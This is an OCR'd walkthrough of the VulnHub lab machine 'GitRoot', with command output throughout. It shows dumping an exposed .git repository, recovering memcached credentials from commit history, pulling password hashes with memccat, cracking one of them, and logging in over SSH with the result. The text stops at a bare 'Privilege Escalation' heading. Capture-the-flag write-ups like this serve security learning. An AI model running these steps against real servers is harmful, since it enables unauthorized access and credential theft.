
```
ref: refs/heads/master
```

we can use GitTools dumper to dump the contents




```
┌──(nobodyatall㉿0xDEADBEEF)-[~/vulnhub/gitroot]
└─$ ~/script/GitTools/Dumper/gitdumper.sh http://repo.gitroot.vuln/.git/ gitRepo
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating gitRepo/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
```

checking the git status & we found that there're all these files that deleted




```
┌──(nobodyatall㉿0xDEADBEEF)-[~/vulnhub/gitroot/gitRepo]
└─$ git status
On branch master
Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
        deleted:    33513a92c025212dd3ab564ca8682e2675f2f99bba5a7f521453d1deae7902aa.txt
        deleted:    get.php
        deleted:    index.php
        deleted:    pablo_HELP.txt
        deleted:    set.php
        deleted:    stats.php
```

so let's restore in the current directory, now we've the access to the php files and the secret file behind the code storage website




```
┌──(nobodyatall㉿0×DEADBEEF)-[~/vulnhub/gitroot/gitRepo]
└─$ git restore .

┌──(nobodyatall㉿0×DEADBEEF)-[~/vulnhub/gitroot/gitRepo]
└─$ ls
33513a92c025212dd3ab564ca8682e2675f2f99bba5a7f521453d1deae7902aa.txt  index.php      set.php
get.php                                                               pablo_HELP.txt  stats.php

┌──(nobodyatall㉿0×DEADBEEF)-[~/vulnhub/gitroot/gitRepo]
```

here there's a note for pable saying that the git repo went wrong


e Edit Selection Find View Goto Tools Project Preferences He
pablo_HELP.txt


```
I need help, something is wrong with this git repo
```

then this 335.... text file have interesting text
//all the 3 user secret password???


pablo_HELP.txt
33513a92c025212dd3ab564ca8682e2675f2f99bba5a7f521453d1deae7902aa.txt


```
pablo_S3cret_P@ss
beth_S3cret_P@ss
jen_S3cret_P@ss
```

from reading the get.php file:
- first we notice that actually the code storage was a memcached
- the username & password was removed
- the memcached server was accessed locally
- the get param is store




```
f (isset($_GET["store"])){
    $gitmem = new Memcached();
    $gitmem->setOption(Memcached::OPT_BINARY_PROTOCOL, true);
    $gitmem->setSaslAuthData("USERNAME", "PASSWORD");
    $gitmem->addServer("127.0.0.1", 11211);
    $response = $gitmem->get($_GET["store"]);
    if ($response) {
        echo $response;
    }
```

but... when we try to check for 11211 open port we notice that it's opened, we can access the memcached through this port




```
┌──(nobodyatall㉿0×DEADBEEF)-[~/vulnhub/gitroot/gitRepo]
└─$ nc -v gitroot.vuln 11211
wp.gitroot.vuln [192.168.0.191] 11211 (?) open
```

now let's check the log to check and see probably the credential has been accidentally commited before
in this commit, we found an interesting commit which add set.php




```
commit b069fdde4cf12980175c3fbd79316fe42b57e19a
Author: root <pablo@gitroot.vuln>
Date:   Mon May 25 21:33:59 2020 -0400

    added set

commit b35845fa33144640c092aa3776ab3d59951688c9
```

by showing the commit changes we found the credential accessing the memcached



```
    $gitmem = new Memcached();
    $gitmem->setOption(Memcached::OPT_BINARY_PROTOCOL, true);
    $gitmem->setSaslAuthData("pablo@gitroot", "ihjedpvqfe");
    $gitmem->addServer("127.0.0.1", 11211);
    $response = $gitmem->set($key, $value);
    if ($response) {
```

now let's check with the weird string we found previously
wait what? hacking attack stopped when we tried to access pablo secret pass




repo.gitroot.vuln/get.php?store=pablo_S3cret_P@ss

Welcome to our code storage area


Hacking attack stopped, this event has been logged

in that case since we can access the memcached remotely let's use the memccat to access the 3 weird string
it seems to be the users hash that we got here



```
┌──(nobodyatall㉿0×DEADBEEF)-[~/vulnhub/gitroot/gitRepo]
└─$ memccat --server=192.168.0.191 --username=pablo@gitroot --password=ihjedpvqfe pablo_S3cret_P@ss beth_S3cret_P@ss jen_S3cret_P@ss --verbose
key: pablo_S3cret_P@ss
flags: 0length: 40
value: 9ebc63a534f8a854941bbbabdf92325fcd2d2e29
key: beth_S3cret_P@ss
flags: 0length: 40
value: c6ded2c7fc7281cefb3a2373005d91eb1f32830e
key: jen_S3cret_P@ss
flags: 0length: 40
value: 6930002a9efc93e8bce7bfc48fb09320eb154e4b
```

using crackstation to crack it & we found pablo hash



Enter up to 20 non-salted hashes, one per line:


```
9ebc63a534f8a854941bbbabdf92325fcd2d2e29
c6ded2c7fc7281cefb3a2373005d91eb1f32830e
6930002a9efc93e8bce7bfc48fb09320eb154e4b
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
9ebc63a534f8a854941bbbabdf92325fcd2d2e29	sha1	mastergitar
c6ded2c7fc7281cefb3a2373005d91eb1f32830e	Unknown	Not found.
6930002a9efc93e8bce7bfc48fb09320eb154e4b	Unknown	Not found.


finding initial foothold

with the credential found, let's use hydra to fuzz the ssh & it works we found a valid credential



```
┌──(nobodyatall㉿0×DEADBEEF)-[~/vulnhub/gitroot/gitRepo]
└─$ hydra -l pablo -p mastergitar 192.168.0.191 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
s is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-26 03:04:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended t
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.0.191:22/
[22][ssh] host: 192.168.0.191   login: pablo   password: mastergitar
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-26 03:04:18
```

now we've gotten our initial foothold




```
┌──(nobodyatall㉿0xDEADBEEF)-[~/vulnhub/gitroot/gitRepo]
└─$ ssh pablo@192.168.0.191
pablo@192.168.0.191's password:
Linux GitRoot 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 25 12:16:31 2021 from 192.168.0.119
pablo@GitRoot:~$ 
```

Post Exploitation

Privilege Escalation

